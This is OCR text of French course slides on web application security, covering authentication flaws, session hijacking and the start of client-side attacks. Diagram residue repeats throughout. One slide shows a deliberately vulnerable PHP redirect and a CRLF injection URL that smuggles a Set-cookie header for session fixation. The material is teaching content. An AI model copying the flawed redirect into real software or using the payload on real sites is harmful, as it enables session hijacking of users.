

liste.php
smith
HTML
login
password
Application Web
PHP
liste.php
PHP
modif.php
PHP
consult.php


smith
login
smith
password
****
PASSPORT
smith
Application Web
PHP
liste.php
PHP
modif.php
PHP
consult.php



login
smith
password
****
PASSPORT
smith
PASSPORT
PASSPORT
smith
Application Web
PHP
liste.php
PHP
modif.php
PHP
consult.php


PASSPORT
smith
liste.php
PASSPORT
Application Web
PASSPORT
smith
PHP
liste.php
PHP
modif.php
PHP
consult.php


PASSPORT
smith
liste.php
PASSPORT
HTML
liste
Application Web
PASSPORT
smith
PHP
liste.php
PHP
modif.php
PHP
consult.php


PASSPORT
smith
liste.php
PASSPORT
HTML
Accès interdit
Application Web
PASSPORT
smith
login groupe
smith user
admin admin
PHP
liste.php
PHP
modif.php
PHP
consult.php
fichier groupe
liste admin
modif admin
consult admin
consult user

Système d'information doit assurer



Attaques visent

- intégrité
- disponibilité
- confidentialité des données
- prise de contrôle du système

Causes de la majorité des attaques

- contrôle des entrées inexistant ou insuffisant
- protection des sorties inexistante ou insuffisante
- mise à disposition de données sensibles
- contrôles d'autorisation ou d'authentification inexistants ou insuffisants


Plan

1. Application web
2. **Authentification et autorisation : attaques et vulnérabilités**
3. Attaques côté client
4. CSRF
5. Injections
6. Révélation d'informations
7. Attaques logiques

Conclusion

Force brute

Procédé automatique pour trouver les informations protégeant un système (login, password, clé crypto)



facilité par :

- nombre d'essais illimités
- indication login correct

Authentification insuffisante


Accès à des ressources par des personnes non autorisées

Répertoire dont seule la page principale est protégée

Authentification insuffisante

Accès à des ressources par des personnes non autorisées

Ressource protégée par l'obscurité, trouvée :




en recherchant automatiquement des répertoires sensibles (/admin, …)

dans un listing de répertoire

Authentification insuffisante


Accès à des ressources par des personnes non autorisées

Ressource protégée par l'obscurité, trouvée :




dans un bookmark

(ordi public ou partagé)



dans l'historique de navigation

Mauvais traitement des recouvrements de mot de passe



facilité par :

validité illimitée

utilisation non unique du nouveau mot de passe


Vol d'identifiants

Phishing

Interception


Autorisation insuffisante

Application donne accès à une ressource qui nécessite plus de privilèges




Autorisation insuffisante

Application donne accès à une ressource qui nécessite plus de privilèges



Détournement de session = fournir un jeton valide



Détournement de session = fournir un jeton valide

- Prédiction de session

  ex : le jeton est un nombre entier incrémenté

Détournement de session = fournir un jeton valide

- Prédiction de session
- Fixation

Imposer à un utilisateur légitime du site un identifiant de session

-> jeton dans l'URL d'un lien ?sessid=a7erf98ab

-> injection de cookie avec une attaque HTTP Response Splitting / CR LF Injection

crlf.php?url=http://www.google.fr%0D%0ASet-cookie%3Asessid=a7erf98ab

```
<?php  header("Location: ".$_GET['url']);  ?>
```

Détournement de session = fournir un jeton valide

- Prédiction de session
- Fixation
- Vol de jeton
  - id dans l'URL (historique, bookmark, logs, envoi par mail, ...)
  - vol de cookie (XSS, ordinateur public)
  - interception (écoute réseau)
  - consultation des fichiers de session sur le serveur

Détournement de session = fournir un jeton valide

- Prédiction de session
- Fixation
- Vol de jeton
- Force brute
- Expiration de session

Beaucoup d'attaques sont possibles car la durée de validité des sessions et de leurs données est trop grande

Plan

1. Application web
2. Authentification et autorisation : attaques et vulnérabilités
3. **Attaques côté client**
4. CSRF
5. Injections
6. Révélation d'informations
7. Attaques logiques

Conclusion

3. Attaques côté client

Exploitent la confiance qu'un utilisateur a en un site web

- **Usurpation de contenu**

  Attaque consistant à faire croire à un utilisateur qu'un contenu injecté (HTML, texte) est un contenu légitime de l'application

